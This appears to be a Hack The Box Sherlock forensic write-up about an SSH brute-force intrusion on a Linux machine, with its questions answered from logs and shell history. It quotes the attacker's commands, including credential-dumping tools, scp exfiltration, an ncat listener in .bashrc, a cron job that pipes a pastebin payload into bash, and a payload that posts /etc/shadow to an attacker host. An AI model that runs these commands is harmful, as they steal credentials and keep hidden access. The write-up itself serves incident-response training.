

HACK THE BOX SHERLOCK - DFIR


LUCKYSHOT

Sherlock Scenario

The IT Manager of Techniqua-Solutions Corp. is responsible for managing the company's infrastructure. As part of his daily work, he frequently accesses company servers and workstations. One morning, the IT Manager discovered that several critical company files were missing, while others had been modified or replaced with unfamiliar ones. Concerned about a potential breach, he reported the issue to the security team.


As an incident response analyst, your task is to investigate the case. You have been provided with a forensic image of the IT Manager's machine.

1. What method did the attacker use to gain access to the system?



Here I got the auth.log at [root]/var/log directory and I opened using Timeline Explorer and I see that there is an authentication failure and failed password attempts many times, indicating a **Brute Force** attack.


2. At what time did the attacker successfully log in for the first time?



Line	Tag	2025-02-09T18:48:58.176112+00:00 Lucky Shot systemd-logind[1104]: New seat seat0.
868		2025-02-10T19:39:03.232692+02:00 LuckyShot sshd[13105]: Accepted password for administrator from 192.168.161.198 port 46160 ssh2
1494		2025-02-10T19:41:10.248386+02:00 LuckyShot sshd[13613]: Accepted password for administrator from 192.168.161.198 port 42878 ssh2
1516		2025-02-10T20:08:12.256311+02:00 LuckyShot sshd[16413]: Accepted password for administrator from 192.168.161.198 port 56302 ssh2
1524		2025-02-10T20:08:37.984522+02:00 LuckyShot sshd[16467]: Accepted password for administrator from 192.168.161.198 port 32920 ssh2
1532		2025-02-10T20:10:15.178249+02:00 LuckyShot sshd[16521]: Accepted password for administrator from 192.168.161.198 port 51202 ssh2

I filter out the word "accepted" still on the auth.log, and then I got the first time when the password was accepted and it was when **2025-02-10 19:39:03**


3. Which user account was compromised by the attacker?



Line	Tag	2025-02-09T18:48:58.176112+00:00 Lucky Shot systemd-logind[1104]: New seat seat0.
868		2025-02-10T19:39:03.232692+02:00 LuckyShot sshd[13105]: Accepted password for administrator from 192.168.161.198 port 46160 ssh2
1494		2025-02-10T19:41:10.248386+02:00 LuckyShot sshd[13613]: Accepted password for administrator from 192.168.161.198 port 42878 ssh2
1516		2025-02-10T20:08:12.256311+02:00 LuckyShot sshd[16413]: Accepted password for administrator from 192.168.161.198 port 56302 ssh2
1524		2025-02-10T20:08:37.984522+02:00 LuckyShot sshd[16467]: Accepted password for administrator from 192.168.161.198 port 32920 ssh2
1532		2025-02-10T20:10:15.178249+02:00 LuckyShot sshd[16521]: Accepted password for administrator from 192.168.161.198 port 51202 ssh2

Here in the same filter we see the username targeted and compromised is **administrator** from 192.168.161.198

4. What command was executed by the attacker to check user privileges?




```
.bash_history - Notepad
File Edit Format View Help
ls
mv Budget_Projection_2025.pdf ../Documents
mv Payroll_2024.xlsx ../Documents
cd Desktop
ls -la
cd /Documents
ls -la
nano Meeting_Notes.docx
mv Q4_Financial_Report.xlsx ../Desktop
firefox
exit
groups administrator
hostname
last
cut -d: -f1 /etc/passwd
getent group sudo
cat ~/.ssh/authorized_keys
ps aux
systemctl list-units --type=service --state=running
ls -la /home/*
cd /Desktop
ls -la
cd ..
```

Here I check on the [root]\home\administrator directory there is a bash_history file, and there is a suspiciously looking command which is

groups administrator which contains the compromised account's name and is checking the users privileges.

5. What was the first tool the attacker downloaded to extract stored credentials from the system?



```
.bash_history - Notepad
File Edit Format View Help
ls -la
cd ..
cd /Documents
ls -la
ping -c 4 google.com
sudo apt install git -y
cd /tmp/
git clone https://github.com/AlessandroZ/LaZagne.git
cd LaZagne/Linux
ls
sudo apt install python3-pip -y
pip3 install --user -r ../requirements.txt --break-system-packages
sudo apt install libsqlite3-dev -y
python3 laZagne.py all
sudo apt install curl -y
curl -o /tmp/mimipenguin.sh https://raw.githubusercontent.com/huntergregal/mimipenguin/master/mimipenguin.sh
chmod +x /tmp/mimipenguin.sh
```

Here in the bash_history text file still we see a git clone command to the **LaZagne** repository, and then after Googling it, it is used to retrieve a lot of passwords on a local computer

6. The attacker located sensitive files on the compromised system and transferred them to a remote machine. Which command-line tool was used for this exfiltration?



```
.bash_history - Notepad
File Edit Format View Help
cd /Desktop
ls -la
cd ..
cd /Documents
ls -la
ping -c 4 google.com
sudo apt install git -y
cd /tmp/
git clone https://github.com/AlessandroZ/LaZagne.git
cd LaZagne/Linux
ls
sudo apt install python3-pip -y
pip3 install --user -r ../requirements.txt --break-system-packages
sudo apt install libsqlite3-dev -y
python3 laZagne.py all
sudo apt install curl -y
curl -o /tmp/mimipenguin.sh https://raw.githubusercontent.com/huntergregal/mimipenguin/master/mimipenguin.sh
chmod +x /tmp/mimipenguin.sh
which strings
cd /Documents
ls -la
scp Passwords_Backup.txt Server_Credentials.txt kali@192.168.161.198:~/Desktop/
cd /tmp/
```

Still under the `bash_history` file since it is still a command, and **scp** is good for transferring files between hosts in a network. It sends 2 files `Passwords_Backup.txt` and `Server_Credentials.txt` to a kali machine at `192.168.161.198`

7. What IP did the attacker exfiltrate the files to?

```
*.bash_history - Notepad
File Edit Format View Help
cd /Desktop
ls -la
cd ..
cd /Documents
ls -la
ping -c 4 google.com
sudo apt install git -y
cd /tmp/
git clone https://github.com/AlessandroZ/LaZagne.git
cd LaZagne/Linux
ls
sudo apt install python3-pip -y
pip3 install --user -r ../requirements.txt --break-system-packages
sudo apt install libsqlite3-dev -y
python3 laZagne.py all
sudo apt install curl -y
curl -o /tmp/mimipenguin.sh https://raw.githubusercontent.com/huntergregal/mimipenguin/master/mimipenguin.sh
chmod +x /tmp/mimipenguin.sh
which strings
cd /Documents
ls -la
scp Passwords_Backup.txt Server_Credentials.txt kali@192.168.161.198:~/Desktop/
cd /tmp/
```

Here just discussed on the previous question the files were exfiltrated to an IPv4 address at **192.168.161.198**

8. The attacker continued their exploitation and executed a malicious script on the victim machine. What is the name of the script?

```
.bash_history - Notepad
File Edit Format View Help
cd /tmp/
git clone https://github.com/AlessandroZ/LaZagne.git
cd LaZagne/Linux
ls
sudo apt install python3-pip -y
pip3 install --user -r ../requirements.txt --break-system-packages
sudo apt install libsqlite3-dev -y
python3 laZagne.py all
sudo apt install curl -y
curl -o /tmp/mimipenguin.sh https://raw.githubusercontent.com/huntergregal/mimipenguin/master/mimipenguin.sh
chmod +x /tmp/mimipenguin.sh
which strings
cd /Documents
ls -la
scp Passwords_Backup.txt Server_Credentials.txt kali@192.168.161.198:~/Desktop/
cd /tmp/
chmod +x sys_monitor.sh
sudo ./sys_monitor.sh
cd ~/Documents
firefox
sudo systemctl status ssh
lsblk
fdisk -l
```

Here still on the bash_history file I found that a file called sys_monitor.sh and then executed using sudo, and it sounds like a malicious script which is system monitoring so the answer is **sys_monitor.sh**

9. What is the SHA1 hash of the malware?

```
hash_executables - Notepad
File Edit Format View Help
5e76be06a4dba5f631b130e4574c5734abfc08fd /home/administrator/Desktop/Telegram/Updater
3ae5dea716a4f7bfb18046bfb0553ea01021c75 /home/administrator/tmp/sys_monitor.sh
bac0f6c338e6c46a69e905164e91f1b2c0703c /home/administrator/snan/firefox/common/.mozilla/firefox/51mwdana.default/times.ison
```


Here on the hash_executables.sha1 file we can see the hash value to the sys_monitor.sh is **3ae5dea716a4f7bfb18046bfb0553ea01021c75**

10. The malware installed a component that pretends to be part of system network management but is actually running with root privileges. What is the name of the component?

Timeline Explorer v2.1.0			
auth.log			
Drag a column header here to group by that column			
e	Tag	2025-02-09T18:48:58.176112+00:00 Lucky Shot systemd-logind[1104]: New seat seat0.	
542	2025-02-10T20:11:19.854376+02:00	LuckyShot sudo:	root : TTY=pts/2 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/tee /etc/systemd/system/systemd-networkm.service
545	2025-02-10T20:11:19.879585+02:00	LuckyShot sudo:	root : TTY=pts/2 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/systemctl enable systemd-networkm
548	2025-02-10T20:11:20.649208+02:00	LuckyShot sudo:	root : TTY=pts/2 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/systemctl start systemd-networkm
553	2025-02-10T20:11:20.750109+02:00	LuckyShot sudo:	root : PWD=/ ; USER=root ; COMMAND=/usr/bin/tee /etc/systemd/system/systemd-networkm.service
557	2025-02-10T20:11:20.781802+02:00	LuckyShot sudo:	root : PWD=/ ; USER=root ; COMMAND=/usr/bin/systemctl enable systemd-networkm

I opened auth.log and tried to find the component related with system network management and then I found **systemd-networkm.service** which is run as the user root.

11. The attacker modified several startup configuration files, each spawning a network listener on a different port at login. What is the name of the file that starts the listener on the lowest port number?



```
.bashrc - Notepad
File Edit Format View Help

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'


# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if [ -f /etc/bash_completion ] && ! shopt -oq posix; then
    . /etc/bash_completion
fi
ncat -lvp 7575 &
```

Typically when dealing with startup configuration files, it is still related with .bashrc file, that spawns a netcat listener at port 7575, and so the answer is **.bashrc**


12. What is the username and hostname associated with the attacker?




```
authorized_keys - Notepad
File Edit Format View Help
Hc4V+VLj6ki0u5E6xeBEyhH9qZ03erK9xvqR5VMGqUnfa6qo9/ORaILj4CpX08/5He9Jbg0IPp00FEVm6e/AudL8PcPsE+oJw1XZFoyWoRyAd7CjBkbEaGHTjQ643LW== kali@kali
```

Here from the directory of [root]\root\.ssh we can find the username and the hostname of the attacker to be the same, which both is kali so the answer following the format is **kali@kali**.

13. The attacker created a user for persistence, what is the name of the created user?




Here we see on the auth.log when I search “new” there is a new group and user called Regev, which is also found on the [root]/home directory like shown below alongside administrator



Therefore from here, we can tell that the new user created for persistence is **Regev**

14. At what exact timestamp was the new user created on the system?



Here we just get the time when the user Regev was created and it was on **2025-02-10 20:11:21**

15. The malware set up an automated process to fetch and execute a remote payload from a legitimate web service. What is the full command responsible for retrieving this payload?

fetch and execute payload if forensic in what file in linux

Including results for fetch and execute payload of forensic in what file in linux
Search only for fetch and execute payload if forensic in what file in linux

AI Overview Indonesia

When investigating a Linux system for malware that fetches and executes payloads, forensically sound analysis focuses on identifying initial access and persistence mechanisms. In a live system investigation, the following files and directories are prime locations where these activities are staged or triggered: HackTricks +2

1. Crontab Configuration

Attackers frequently use automated scheduling for fetch-and-execute commands (e.g., using `curl` or `wget`). HackTricks +2

- **User Schedules:** `/var/spool/cron/crontabs/` (or `/var/spool/cron/`)
- **System-wide Schedules:** `/etc/crontab`
- **Cron Directories:** `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, `/etc/cron.monthly/`

10 sites

Hunting payloads in Linux e file attributes
10 Dec 2025 — and yeah but not i'm sorry my friend but I'm sure b

YouTube · SANS Digital Fo

Linux Process Running with Binary Name Attack
26 Dec 2024 — hi I'm Craig Rolan of Sandfly Security in today's vid

YouTube · Sandfly Security

Forensic Commands every

So I went to the directory of `[root]/etc/cron.d`.

This PC > Desktop > HacktheBox Sherlock > LuckyShot > LuckyShot > [root] > etc > cron.d

Name	Date modified	Type	Size
.placeholder	3/31/2024 7:06 AM	PLACEHOLDER File	1 KB
anacron	11/17/2023 6:35 PM	File	1 KB
e2scrub_all	4/8/2024 9:38 PM	File	1 KB
syscheck	2/11/2025 1:22 AM	File	1 KB
sysstat	1/10/2024 3:31 AM	File	1 KB

And there is a `syscheck` file.

```
syscheck - Notepad
File Edit Format View Help
/1 * * * root command -v curl >/dev/null 2>&1 || (apt update && apt install -y curl) && curl -fsSL https://pastebin.com/raw/SAuEez0S | rev |
```


And then inside is the answer to this question which is to retrieve and execute a file from pastebin and so the answer is **root command -v curl >/dev/null 2>&1 || (apt update && apt install -y curl) && curl -fsSL https://pastebin.com/raw/SAuEez0S | rev | base64 -d | bash**

16.The payload was used to extract more sensitive files. What was the command ran to extract the more sensitive file?


Rafael Angelo Christianto



I opened the pastebin link found from the previous question and found a long encrypted string so then I put it on CyberChef put it on Reverse and From Base64.



And then I found the readable decrypted command which is **base64 /etc/shadow | curl -X POST -d @- http://192.168.161.198/steal.php**



Rafael Angelo Christianto